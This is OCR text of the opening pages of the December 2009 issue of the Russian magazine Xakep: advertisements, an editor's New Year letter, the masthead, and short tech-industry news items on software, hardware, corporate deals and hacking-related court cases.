



ЭЛЕКТРО СТРАЙК

ГЛАВНЫЙ ПРИЗ ТУРНИРА

МОЩНЫЙ КОМПЬЮТЕР
МАРКИ <NT> AgeNT
НА БАЗЕ Intel® Core™ 2 Quad Q 8200

даты проведения турнира:
6, 13 ДЕКАБРЯ / 3, 6, 10 ЯНВАРЯ

intel CORE 2 Quad inside™

Ищи знак Intel Inside®


РЕКЛАМА



подробности на сайте
www.e-shock.ru



ХАКЕР 12 (ДЕКАБРЬ) 2009
БОЕВОЙ АРСЕНАЛ СИСАДМИНА / АДМИНСКИЙ СОФТ MUST HAVE
132



Листал только что декабрьские номера Х за разные годы. Накопилось их немало: 9 штук, а этот номер, что ты держишь в руках, — десятый по счету.
Когда Х только появился, многие гнилостные люди прочили ему скорое закрытие. Но вот прошло 10 лет и Хакер — самый узнаваемый компьютерный журнал в России, воспитавший целое поколение технически творческих людей. И самое главное, несмотря на все кризисы и невзгоды, мы с большим оптимизмом смотрим вперед и планируем еще больше радовать тебя крутыми статьями, взломами и исследованиями в новом году :). Кстати, о празднике.
Как ни относиться к нему, Новый год и 10 дней после него — суперское время для того, чтобы отдохнуть, уделить внимание близким и друзьям, запланировать и обдумать какое-то развитие на год-другой вперед. Желаю тебе именно этого: хорошего отдыха и больших планов по собственному росту и развитию.

С новым годом!

nikitozz, гл. ред. Х
nikitoz@real.xakep.ru

Content Декабрь 2009



SYN/ACK.

088

ФРИКИНГ.

Юниты

092



/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей Долин
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/ART
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)

>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА
/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

Мнение редакции не обязательно совпадает с мнением авторов. Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.
Редакция не несет ответственности за содержание рекламных объявлений в номере. **За перепечатку** наших материалов без спроса — преследуем.
По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@gameland.ru
В октябрьский номер за 2009 год вкралась досадная опечатка. Автором статьи «Рожденные мультимедиа революцией» является **Юрий «bober» Раззоренов** (zloy.bobr@gmail.com), а не Юрий Видинеев. Редакция приносит свои извинения за эту ошибку.

MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

DAS IST FANTASTISCH!



Стивен Баллмер поведал о продажах Windows 7, фонтанируя громкими эпитетами вроде «великолепно», «фантастически» и так далее. Стив утверждает, что уже в первые недели выручка от продаж новой ОСи превзошла не только все возможные ожидания, но и все доходы от продаж любой другой программной платформы Microsoft. Конкретных цифр, впрочем, Баллмер не называл, пока что их за него называют аналитики. Так, например, по информации NPD Group, продажи ПК в связи с выходом 7-ой удвоились, и спрос на Windows 7 в первые дни продаж превзошел спрос на Windows Vista на 234%!

MCAFEE ЗАФИКСИРОВАЛА НОВЫЙ АНТИРЕКОРД — В 3 КВАРТАЛЕ 2009 ОБЪЕМ СПАМА В МИРОВОМ ПОЧТОВОМ ТРАФИКЕ СОСТАВИЛ НЕБЫВАЛЫЕ 92%.

ЯНДЕКС ЗАКРЫВАЕТ РЕЙТИНГ БЛОГОВ



В официальном блоге компании «Яндекс» появилась новость о решении, которое явно далось нашим «поисковикам» нелегко. В декабре «Яндекс» закрывает один раздел «Поиска по блогам», а именно — рейтинг популярных записей. Причины очевидны: рейтинг уже давно превратился в инструмент, в орудие и медийную площадку. Слишком много копий было сломано вокруг рейтинга, слишком много жалоб поступало, а искусственное «выведение постов в топ» уже и вовсе успело стать нормой и даже платной услугой. Все это настолько радикально отличалось от исходной задумки «Яндекса» (на который, разумеется, сыпались все шишки, порожденные активностью блогеров), что компания приняла решение закрыть рейтинг и вместо него открыть API Поиска по блогам. Благодаря последнему, каждый сможет составить собственный рейтинг популярных постов. Для тех, кого это новость расстраивает (есть такие?), имеется «утешительный приз» — Тема Лебедев уже переселил рейтинг «Яндекса» к себе; теперь он живет по адресу: artlebedev.ru/tools/blogs.



ИЗЯЩНОЕ РЕШЕНИЕ ОТ LG

Новый телефон от компании LG ориентирован на пользователей, которые хотели бы иметь телефон с сенсорным экраном, но без дополнительных, необязательных функций, которые лишь увеличивают стоимость изделия. Модель LG GD510 может похвастать 3-дюймовым сенсорным дисплеем, доходящим почти до краев аппарата (разрешение 400x240 точек), что создает иллюзию цельного стекла, и полным набором коммуникационных, мультимедийных и развлекательных функций: Bluetooth, microSD, FM-радио, HTML-браузер и 3-мегапиксельная камера. В плюсы новинки также можно записать и весьма скромные габариты — 50x98x11 мм и всего 87 грамм веса. Корпус аппарата выполнен из шлифованного алюминия, и дизайн подчеркивается единственной кнопкой с различным функционалом (вызов/завершение звонка, вызов меню/отмена), который идентифицируется с помощью красной и зеленой подсветки. Но самым главным плюсом, конечно, остается цена — в магазинах GD510 можно найти всего за 8.990 рублей.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

PC27

И НИКТО НЕ УШЕЛ ОБИЖЕННЫМ

Мы уже рассказывали о том, что шведские ребята Никлас Зеннстрем и Янус Фриис, бывшие владельцы Skype, продавшие свое детище eBay несколько лет назад за кругленькую сумму, попытались вернуть Skype обратно в судебном порядке, попутно заработав на этом денег. Права на технологию Joltid, на основе которой работает Skype, оставались в руках Зеннестрема и Фрииса, и когда eBay отказался рассматривать их предложение о сделке, шведы принялись требовать по $75 млн. за каждый день «нелегальной» работы сервиса. С тех пор прошло несколько месяцев и вот, хорошие новости — ситуация разрешилась миром. Очевидно, «шантажисты» не врали — патенты и права у них, в самом деле, имелись. Дело в том, eBay, грозившийся вообще переписать все с нуля и категорически отказывавшийся платить бизнесменам что-либо, в итоге, согласился на сделку — Зеннестрем и Фриис получили не только места в совете директоров, но 14% акций компании Skype. Коварство шведских прогеров не знает границ :).



НОВЫЙ ПРОТОКОЛ UTP — И ВАШИМ, И НАШИМ



Компания BitTorrent порадовала всех юзеров и провайдеров новым протоколом под названием uTP. Разработка призвана разгрузить каналы, избавив провайдеров от головной боли — теперь при обнаружении «заторов» в сети, прога сама будет снижать активность, давая поработать и всему остальному. Торрент-трафик давно является проблемой и для самих пользователей, которые частенько не могут нормально посидеть в сети из-за активности торрент-клиента, и для провайдеров, у которых падает общая скорость соединения, так как все каналы забиты торрент-трафиком. На официальном сайте utorrent.com выложена бета-версия клиента, использующая технологию uTP. uTorrent 2.0 уже «обкатали» несколько десятков тысяч человек, и никаких нареканий пока не возникло.

ПО ДАННЫМ DR.WEB, НАСТОЯЩИМ ВИРУСНЫМ «ХИТОМ» ОСЕНИ СТАЛ ОЧЕРЕДНОЙ ФЕЙКОВЫЙ АНТИВИРУС TROJAN.FAKEALERT.



МЫШЬ ФРАНКЕНШТЕЙНА

Кажется, чуваки из OpenOffice.org сошли с ума. Чем еще объяснить их совместное с WarMouse творение — 18-кнопочную мышь OpenOfficeMouse, страшную, как смертный грех? Внешне девайс представляет собой классический «привет из 90-х», и с трудом удается поверить в то, что мышка не «шариковая». Но эксцентричный манипулятор, конечно, лазерный, он действительно обладает 18-ю программируемым кнопками, а так же 512 Кб флеш-памяти, джойстиком в духе Xbox и феерической ценой $75. Разработчики утверждают, что мышка должна понравиться профессиональным пользователям свободного офисного пакета, ведь с ее помощью все можно делать буквально одним кликом. На деле монстр вряд ли заинтересует даже геймеров, которые частенько используют мыши с кучей дополнительных кнопок (например, для онлайновых забав). Дело в том, что дизайн устройства настолько неудобен, а кнопок так много, что даже геймер, скорее, предпочтет что-нибудь попроще и, конечно, более эргономичное.

БРИТНИ ОПЯТЬ ВЗЛОМАЛИ. ВИДИМО, ЭТО КАРМА

Похоже, Бритни Спирс скоро можно будет присудить какое-нибудь звание типа «самая взламываемая звезда в Сети». Хакеры в очередной раз добрались до аккаунтов певицы в Twitter и MySpace. Напомним, что ее микроблог ломали уже неоднократно — хакеры объявляли мисс Спирс мертвой, постили от ее имени описание ее же собственных гениталий, а теперь порадовали фоловеров звезды записями в духе: «Я поклоняюсь дьяволу». А Бритни, между прочим, одна из наиболее популярных в Twitter личностей — ее читают почти 4 миллиона человек. На данный момент аккаунты певицы уже восстановлены, и все записи, сделанные хакерами, удалены.

ПАРА СЛОВ О ГРОМКИХ СДЕЛКАХ



Стало известно, что на компанию 3com нашелся покупатель — им станет компания HP, которая собирается приобрести одного из крупнейших производителей сетевого оборудования за $2.7 млрд. Для рынка сетевой инфраструктуры это станет одним из крупнейших слияний за последние годы. Для HP же приобретение 3com — лишняя возможность составить конкуренцию Cisco. Поглощение уже одобрено советами директоров обеих компаний, и завершить сделку планируется в начале 2010 года.
Тем временем, другое крупное слияние оказалось под угрозой — Oracle никак не может завершить покупку Sun, и виной тому Еврокомиссия. Окончательное решение по этому вопросу должно быть вынесено 19-го января 2010, но уже сейчас стало известно, что по предварительным оценкам Еврокомиссии, переход MySQL, принадлежащего Sun, в руки Oracle — ведущего мирового разработчика СУБД — сильно усложняет дело и, вероятно, даже ставит под угрозу все сделку. Sun и Oracle, в связи с этим, напоминают, что СУБД «Оракла» и MySQL, все же, не совсем похожие вещи, а проект MySQL не может никем контролироваться хотя бы по причине своей открытости.

ПЕРВЫЙ SERVICE PACK ДЛЯ WINDOWS 7, СКОРЕЕ ВСЕГО, ПОЯВИТСЯ ОСЕНЬЮ 2010 ГОДА.

ПОЛУФИНАЛ ACM ICPC ЗАВЕРШЕН



11 ноября в Санкт-Петербурге состоялся полуфинал ACM ICPC 2009-2010 (Международной студенческой олимпиады по программированию). В ходе полуфинала были выявлены победители, которые отправятся в Китай, чтобы принять участие в финале олимпиады.
Первое место на NEERC, неожиданно для многих, заняла команда из Петрозаводска — Денисов, Николаевский и Николаевский. Во время конкурса прогнозов за ребят из ПетрГУ не было подано ни одного голоса! На втором месте команда Московского МГУ — Разенштейн, Корнаков, Гусаков, на третьем ребята из Санкт-Петербургского ГУ ИТМО — Ахи, Банных, Поромов. Поздравляем их и другие команды-победители и желаем удачи в Китае!


ВИДЕО НА YOUTUBE ТЕПЕРЬ БУДЕТ ДОСТУПНО И В КАЧЕСТВЕ 1080P. ВСЕ ВИДЕО, КОТОРЫЕ ДО ЭТОГО БЫЛИ ЗАЛИТЫ В 1080P, ПЕРЕКОДИРУЮТ, И СКОРО ОНИ БУДУТ ДОСТУПНЫ ВО ВСЕЙ КРАСЕ.



ПЕРВАЯ USB 3.0 ФЛЕШКА

Анонсы первых девайсов с поддержкой USB 3.0 уже появляются вовсю, как это и было запланировано производителями. Вот подоспела и первая в мире USB 3.0 флешка — устройство SuperSpeed USB 3.0 RAIDDrive представила компания Super Talent Technology. Заявленная скорость передачи данных при подключении накопителя к порту USB 3.0 будет равна 200 Мб/с, что превосходит скорость USB 2.0 девайсов в 10 раз. Если же использовать еще и драйвер протокола UAS, то можно получить и все 320 Мб/с. Габариты устройства таковы: 95x37x13.5 мм. Накопитель будет выпущен в трех вариантах объема — 32, 64 и 128 Гб. Продажи должны начаться уже в этом месяце, но цена, к сожалению, до сих пор неизвестна.


Taste of GuanaBana
GY
ENERGY
BRAVO



МИР, ДРУЖБА, ЖЕЛЕЗКИ

Весть о временном (или не очень? кто знает) перемирии пришла из стана двух «железных» гигантов — Intel и AMD. Обе компании распространили пресс-релизы, в которых сообщили, что наконец-то сумели придти к мирному соглашению. Холодная война между лидерами в области производства железа длится уже много лет, взаимным претензиям и судебным искам нет числа. Например, совсем недавно Intel приговорили к очередному огромному штрафу и обнародовали документы, подтвердившие, что компания предоставляла своим вендорам разнообразные бонусы и скидки, если те взамен соглашались прекратить закупки товара у AMD вообще, или сократить их до 5% от ассортимента. Тем интереснее сейчас выглядят пресс-релизы, в которых Intel и AMD сообщают, что отзывают все судебные иски друг против друга и обещают заняться кросслицензированием технологий друг друга. Intel же отныне и вовсе собирается бороться со своим «заклятым другом» исключительно честными путями и обещает выплатить AMD $1.25 млрд. «за все хорошее».

СУММАРНЫЙ ОБОРОТ СИСТЕМЫ «ЯНДЕКС. ДЕНЬГИ» ЗА ПРОШЕДШИЙ ГОД ВЫРОС В 1.5 РАЗА.

«ХАКИНТОШ» НЕ ПРОЙДЕТ

Хитрые чуваки из компании PsyStar, которые первыми додумались официально продавать на территории США компы с Mac OS X Leopard на борту (то есть, попросту говоря, с «хакинтошем»), проиграли Apple в суде. Суд признал PsyStar виновной в нарушении целого ряда патентов и авторских прав, принадлежащих компании Apple, а также в модификации ядра и, соответственно, во взломе ПО с целью получения коммерческой выгоды. И хотя PsyStar пытались сделать «ход конем» и даже подали встречный иск против Apple, обвиняя Джобса и компанию в злоупотреблении положением на рынке Mac`ов, это не помогло. Встречный иск суд отклонил. Теперь PsyStar предстоит отвечать по всей строгости закона, если компания, конечно, не подаст апелляцию, что, скорее всего, и произойдет. Все же, в США подобные «фокусы» не проходят.



ДАТСКИЕ АНТИПИРАТЫ ПРИЗНАЛИ СВОЕ ПОРАЖЕНИЕ



Датская организация Antipiratgruppen, которая занимается борьбой с пиратством, официально заявила, что больше не собирается преследовать юзеров файлообменных сетей. Дело в том, что доказать факт нарушения пользователем авторских прав в Дании, похоже, становится почти невозможно. В прошлом году Antipiratgruppen уже проиграли четыре процесса в Верховном суде, потому что без поимки нарушителя на месте преступления, либо без признания его нарушителем, суд невозможен. И если с поимкой на месте все более или менее ясно (это просто нереально), то ситуацию с IP-адресами, которые всегда служили неоспоримым доказательством, стоит пояснить. Оказывается, по мнению Министерства культуры страны, IP-адрес может указать лишь на подписчика на услугу доступа в интернет, но никак не на нарушителя. В итоге, Antipiratgruppen, не имеющие возможности ловить пользователей за руку, в буквальном смысле, были вынуждены отказаться от преследований вовсе.

Высокая скорость выполнения любых задач. Ваш новый персональный компьютер.



Процессоры Intel® Core™ i7 обеспечивают высочайшую скорость работы персональных компьютеров.

Изящное решение







реклама

Высокопроизводительные рабочие станции R-Style Carbon AI 851 на базе мощных процессоров Intel® Core™ i7 и с технологией Intel® Wireless созданы для быстрого воплощения Ваших идей. Для безопасного подключения в любом месте!

Сбалансированная вычислительная система обрабатывает до восьми вычислительных потоков одномоментно, что позволяет обгонять по производительности двухпроцессорные системы на базе четырехъядерных процессоров. Убедитесь сами, приобретайте R-Style Carbon AI 851. Качество, вычислительная мощь и гибкость подключения гарантированы!

Специальные условия для дилеров и системных интеграторов!

За бесплатной консультациейи по вопросам приобретения обращайтесь к нашим партнерам. Полный список партнеров на **www.r-style-computers.ru**

Техническая поддержка: ЗАО «Эр-Стайл Компьютерс»
Тел. : **(495) 514-14-17**
Бесплатный телефон для России: **8-800-200-800-7**



АПГРЕЙД ДЛЯ НЕТБУКОВ



Обладателей нетбуков Asus Eee PC наверняка порадуют новые SDD-накопители SaberTooth S4 от компании Active Media Products. Новые SDD оснащены интерфейсом SATA 3 Гбит/с и полностью совместимы с моделями серий 900, 900A, 901 и 1000, а также с Windows 7. SaberTooth S4 демонстрируют отличную скорость чтения — 130 Мб/с, что почти в 5 раз быстрее стандартных SDD, которым комплектуются Eee PC. Помимо хорошей скорости девайсы отличаются низким энергопотреблением, умением выравнивать нагрузки и управлять дефектными блоками. Всего будет выпущено три модификации емкостью 16, 32 и 64 Гб, и их стоимость составит $59.95, $99.95 и $169.95 соответственно.



СПЕЦ ПО ВЗЛОМУ МОДЕМОВ ПОПАЛ В РУКИ ФБР

В США арестовали и собираются судить 26-летнего эксперта по кабельным модемам Райана Харриса, известного под ником DerEngel. Харрис не просто «очередной хакер», парень действительно признанный специалист, в частности, он является автором книжки Hacking the Cable Modem — очень полезного чтива о перепрошивке железок. Власти США, однако, имеют свое мнение на этот счет. ФБР очень не понравилась коммерческая деятельность DerEngel — его фирма TCNISO занималась продажей модифицированных девайсов и ПО для их перепрошивки и «разгона» (можно было увеличить скорость в обход ограничений, установленных провайдером, плюс поменять MAC-адрес устройства). По данным ФБР, на продаже прошивок Sigma и Sigma X, проги Blackcat, а также хакнутых модемов Motorola Surfboard 5100 Харрис успел сколотить более $1 млн. Его наработками пользовались хакеры со всего мира, что ФБР, конечно, тоже не радовало. В итоге, теперь Харрису грозит до 20 лет лишения свободы и штраф в размере примерно $250.000.

ЗА ПЕРИОД С ИЮЛЯ ПО ОКТЯБРЬ 2009 ГОДА В РОССИИ БЫЛО ВОЗБУЖДЕНО 156 УГОЛОВНЫХ ДЕЛ ПО ФАКТУ ИСПОЛЬЗОВАНИЯ НЕЛИЦЕНЗИОННЫХ ПРОДУКТОВ ADOBE.



УТЯЖЕЛЕННАЯ МЫШЬ

В продажу поступил интересный девайс для геймеров — мышь по имени Smog от компании Ozone Gaming Gear. Грызун может похвастаться сразу рядом интересных фишек, первой из которых является возможность регулировки веса — в комплект входит шесть грузиков весом по 5 г. Корпус мыши эргономичен и выполнен ассиметрично, так что девайс, к сожалению, предназначен исключительно для правшей. В целом, агрессивный дизайн «Смога» определенно станет бальзамом на душу любого игромана — боковые плоскости корпуса имеют ребристое резиновое покрытие, все 7+2 клавиши, конечно, программируются, а скролл имеет 4 направления. Лазерный сенсор Avago 9500, в свою очередь, обеспечит разрешение до 5040 dpi, а керамические ножки — идеальное скольжение. Цена мыши составляет порядка 50 евро.





ПРОДАЖА НЕСОВЕРШЕННОЛЕТНИМ 18+ ЗАПРЕЩЕНА
МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

НОВЫЕ ЛАУРЕАТЫ ГУГЛО-ПРЕМИИ

Многим работодателям стоило бы поучиться у компании Google — вот уж кто не забывает о своих сотрудниках и своевременном их поощрении! В Google существует специальная премия Google Founders Award, учрежденная лично Сергеем Брином и Ларри Пейджем. Отцы-основатели компании вольны распоряжаться ею по своему усмотрению, награждая особенно отличившихся. Премия представляет собой многомиллионный опцион акций, так что получившие ее сотрудники, по сути, становятся миллионерами. Google Founders Award уже удостоились команды, работавшие над сервисами Gmail, AdSense for Content, Google Maps и так далее. Теперь же настал черед команды разработчиков браузера Google Chrome — более 30 миллионов активных пользователей и всенародная любовь, это весомые заслуги. Так что, можно только поздравить команду «Хрома» с заслуженной наградой.



АНАЛИТИКИ MERCURY RESEARCH СООБЩАЮТ: В ТРЕТЬЕМ КВАРТАЛЕ 2009 INTEL ОТГРУЗИЛА 81.5% ОТ ОБЩЕМИРОВОГО ОБЪЕМА МИКРОПРОЦЕССОРОВ ДЛЯ ПК.

USB 3.0 И SATA 6 ГБИТ/С ОТ ASUS

Компания ASUS, наконец-то, официально представила свою первую системную плату с поддержкой USB 3.0 и SATA 6 Гбит/с — ей станет P7P55D-E. Новинка построена на наборе микросхем Intel P55 Express и предназначена для процессоров Intel Core i5 и i7 (Socket LGA1156). «В комплекте» имеются: четыре DIMM-слота для оперативной памяти DDR3-2200, по паре слотов PCI Express x16, PCI Express x1 и PCI, шесть портов SATA II, два гигабитных Etgernet-контроллера, аудиокодек 7.1 для вывода звука в HD Audio, а также шесть разъемов USB 2.0 и порт FireWire. Но главной особенностью платы, конечно, остаются два порта SATA III с пропускной способностью 6 Гбит/с (на контроллере Marvell 9123) и два порта USB 3.0 (на контроллере NEC D720200F1). В целях ускорения передачи данных контроллеры сообщаются с чипсетом не напрямую, а через специальный мост PLX8613. Нельзя не отметить и систему пассивного охлаждения, обладающую крайне оригинальным и ярким дизайном. В продаже плата должна появиться до конца текущего года, но данные о цене пока не разглашаются.



